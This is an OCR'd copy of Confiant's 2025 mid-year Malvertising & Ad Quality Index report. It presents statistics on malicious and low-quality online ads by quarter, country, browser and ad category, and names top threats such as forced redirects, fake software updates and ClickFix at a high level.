
CONFIANT

Malvertising & Ad Quality Index

THE TRUST ISSUE

2025 Mid-Year Benchmark

Table of Contents



The Internet is built on trust. Without trust, there's no commerce, no community, no creativity.

- Vint Cerf

We've Got Trust Issues...

Trust is the invisible foundation of the ad-supported internet. Every click, every impression, every dollar exchanged depends on it. Trust isn't static. It shifts as adversaries adapt.

What we face isn't just a handful of bad ads, but an emerging dark ad tech economy that reinvests in deception the way legitimate platforms reinvest in innovation. In this world, ads are a vector for scams, malware, and fraud at scale.


With technology, with media, with digital ads, the line between real and fake keeps blurring. AI now generates fraudulent ads faster than detection systems can keep up, while malicious actors coordinate attacks more sophisticated than the industry has ever faced.


The cost is far from abstract. Cybercrime is projected to drain $9.5 trillion globally in 2025*, with costs expected to reach $13.82 trillion by 2028 and $15.63 trillion by 2029.** Left unchecked, exploitation scales faster than trust.

At Confiant, securing trust is at the heart of what we do. What happens in an ad slot ripples outward, shaping commerce, media, and the lives of everyone online. That's why this issue of our Malvertising and Ad Quality Index (MAQ) is framed around trust: what it is, why it matters, and how the industry can secure and sustain it.

If trust anchors the digital economy, cybersecurity is the infrastructure that protects it. And it must evolve as fast as the threats we face.


* Statista. "Global Cost of Cybercrime Projected to Reach $13.82 Trillion by 2028."
** VikingCloud. "Cybersecurity Statistics: The State of Cybercrime in 2025 and Beyond."





1 in 78 Ads Carries Risk

That ratio equals over **7 billion risky ad moments** across **40,000 premium sites** monitored by Confiant.




50% Higher, No Dip

Security violations stayed **50% above last year's average** across both Q1 and Q2 — breaking the usual seasonal decline.


3x–4x Spikes in "Safe" Markets

Security violations tripled in Germany and Japan, and quadrupled in France — showing no region is immune.



5× Browser Gap

Firefox users were up to 5× more likely to experience security threats than Chrome users.



0.005% → 1.46%

SSP security performance ranged from an industry-leading low of **0.005%** to a high of **1.46% — a 300× gap in exposure.**

44% Gambling Ads

Gambling was the most-blocked ad category, followed by pharmaceuticals (12%) and crypto (11%).


Top Threats

- Forced Redirects
- Fake Software Updates

Top Rising Threats

- **ClickFix:** Social-engineering payload delivery
- **Forced Redirects:** Browser-hijack chains

In the time it takes you to read this page, thousands of people will see an ad designed to scam them. And several will fall for it, potentially ruining their life.



The Confiant Malvertising & Ad Quality (MAQ) Index tracks how often that happens and why. Our biannual report measures the security and quality of digital ads in real time, from scams and malware to misleading claims, across hundreds of billions of impressions.

Now in its 22nd edition, the MAQ connects six months of data to evolving threat actor tactics and shifts in the ad supply chain.

More than a routine pulse check, the MAQ serves as a benchmark for how risk, revenue, and reputation intersect across the digital advertising economy.

Built for those shaping the future of advertising — Ad Ops teams, executives, regulators, advocates, policymakers — it's a resource for anyone working to raise the bar for a more secure and trusted Internet..

The Big Picture: Scale Matters

To understand the true state of ad security, scale is essential. Confiant analyzed 550 billion impressions from January–June 2025 across tens of thousands of premium sites and apps. That's about 70 ads for every person on Earth.

For historical context, this report also references a normalized sample of more than 1 trillion impressions from 2024, monitored across the same premium publisher set.

All data was captured by Confiant's real-time creative verification solution, which measures ad security and quality on live impressions (not sandbox scans) across devices and channels.

Violation rates are calculated by dividing the number of impressions exhibiting a particular issue by the total impressions monitored.

The Credibility Crisis: Why Security and Quality Are Intertwined

A quality issue might seem like it only interrupts the user experience, but it can also mislead or create confusion that chips away at trust. Sometimes the line between poor quality and security risk is thinner than it appears, which is why we measure them side by side to see the full impact on user confidence.

Industry research underscores the stakes*:

- 95% lift in conversion for viewable ads
- 233% lift for brand-safe impressions
- 363% lift when impressions are fraud-free

In short: ads that are safe and high-quality don't just avoid risk, they deliver stronger business value.

For the purpose of this report, we've defined security and quality violations as follows:

*IAS, "20 Stats for Digital Advertising" 2024.

Security Violations

Attempts to compromise the user through the use of malicious code, trickery, and other techniques.
Top issues include:

- Malware & Phishing
- Criminal Scams & Fake Software Updates
- Forced Redirects & Fake Ad Servers
- High Risk Business Partners

Quality Violations

Non-security issues related to ad behavior, technical characteristics, or content.
Top issues include:

- Heavy Ads (including Chrome Heavy Ad Intervention)
- Misleading Claims
- Video Arbitrage (formerly In-Banner Video)
- Undesired Audio
- Undesired Video
- Undesired Expansion

Security and quality violations aren't abstract metrics. They're lived experiences.

In H1 2025, 1 in 78 ads put users at risk. For the average internet user, that means encountering malicious or deceptive ads multiple times a week.

State of the Industry

In the first half of 2025, the usual seasonal pattern broke.

Security violations stayed about 50% higher than last year’s baseline across both quarters.

2024 VS. 2025 SECURITY AND QUALITY VIOLATION RATES

Threats Didn't Slow Down, They Changed Lanes


While the overall number of security and quality violations may appear steady, the underlying threat landscape is shifting. Attackers aren't slowing down, they're finding new ways to bypass protections and reach users.

Security violations held steady at 0.32%, while quality violations dipped slightly from 1.0% to 0.92%. At today's scale, even a "flat" rate still represents more than 7 billion incidents in six months.

Each day, millions of ad impressions are compromised, eroding trust across the ecosystem. Nearly 70% of users say they don't trust online ads*, and more than 40% actively use ad blockers to avoid them**.

Elevated security rates in Q2 suggest attackers are adapting their tactics, underscoring the need for defenses that can keep pace.

* Statista. "US Ad Blocking Reach"
** Astra Security. "81 Phishing Attacks Stats"



SECURITY AND QUALITY VIOLATION RATES OVER THE YEARS

Security Shifted, But Violations Persisted

Security violations at the top of 2025 hit their highest half-year rate on record, staying more than 50% above the previous annual average.


Crossing the 50% threshold isn't just a statistical blip. It signals that short-term spikes are becoming sustained industry challenges. Even as security strategies shift, the underlying risks remain stubbornly high.

Quality violations averaged 0.96%, driven largely by heavy ads that slowed pages and undermined user experience.

For advertisers, the effect is already visible. Research shows that more than 60% of brands say they would reduce or pull spend from a partner after repeated exposure to unsafe ads*. At scale, this sentiment translates into CPM pressure and inventory devaluation.

These numbers aren't just statistics, they signal a persistent challenge. Which opens up the question: does this moment represent a new baseline for risk, or just a temporary elevation in an already volatile landscape?

*IAS. "State of Brand Safety 2023"



VIOLATION RATES BY COUNTRY


Even Global Borders Struggle With Risk

Safe doesn't mean untouchable. In H1 2025, **Japan and Germany saw security violations triple, while France's rate quadrupled.**

By midyear, these markets had crossed thresholds no region reached in 2024. Japan's quality violations jumped to 2.83% — a fourfold leap. High-traffic moments like Japan's World Expo and Europe's tourism boom created new openings for attackers to exploit.

The impact isn't limited to brand risk. In Japan, the Act on Improving Transparency and Fairness of Digital Platforms, now extends to advertising services.* Platforms must disclose how they rank content and ads with noncompliance, bringing fines and regulatory orders.

*Ministry of Economy, Japan. "Act on Improving Transparency and Fairness of Digital Platforms"



VIOLATION RATES BY BROWSER

